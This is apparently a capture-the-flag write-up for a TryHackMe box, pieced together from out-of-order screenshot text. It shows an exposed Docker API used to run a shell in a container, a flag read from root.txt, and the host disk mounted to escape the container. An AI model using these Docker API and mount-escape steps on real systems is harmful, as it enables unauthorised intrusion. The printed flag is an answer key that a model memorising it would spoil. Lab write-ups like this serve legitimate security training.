Filesystem Size Used Avail Use% Mounted on
none 15G 4.8G 9.5G 34% /
tmpfs 64M 0 64M 0% /dev
tmpfs 247M 0 247M 0% /sys/fs/cgroup
/dev/xvda1 15G 4.8G 9.5G 34% /etc/hosts
shm 64M 0 64M 0% /dev/shm
tmpfs 99M 4.7M 94M 5% /run/docker.sock
root@0d22c2cc510a:/root#
Search
06:12
05/03/2024


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 19:47
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
┌──(kali㉿kali)-[~]
└─$ nano shell.sh
root.txt
root@0d22c2cc510a:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0d22c2cc510a:/root# df -h
df -h
Filesystem Size Used Avail Use% Mounted on
none 15G 4.8G 9.5G 34% /
tmpfs 64M 0 64M 0% /dev
tmpfs 247M 0 247M 0% /sys/fs/cgroup
/dev/xvda1 15G 4.8G 9.5G 34% /etc/hosts
shm 64M 0 64M 0% /dev/shm
tmpfs 99M 4.7M 94M 5% /run/docker.sock
root@0d22c2cc510a:/root# cd /temp
cd /temp
bash: cd: /temp: No such file or directory
root@0d22c2cc510a:/root# cd /tmp
cd /tmp
root@0d22c2cc510a:/tmp# mkdir -p /tpm/mnt
mkdir -p /tpm/mnt
root@0d22c2cc510a:/tmp# ls
ls
root@0d22c2cc510a:/tmp# mkdir -p /tmp/mnt
mkdir -p /tmp/mnt
root@0d22c2cc510a:/tmp# ls
ls
mnt
root@0d22c2cc510a:/tmp# mount /dev/xvda1 /tmp/mnt
mount /dev/xvda1 /tmp/mnt
root@0d22c2cc510a:/tmp# cd mnt
cd mnt
root@0d22c2cc510a:/tmp/mnt# ls
ls
Search
19:47
05/03/2024



Conclusion:

The test successfully revealed and exploited critical vulnerabilities, leading to unauthorized access and information extraction. The findings emphasize the necessity for enhanced security protocols to protect against similar cyber threats.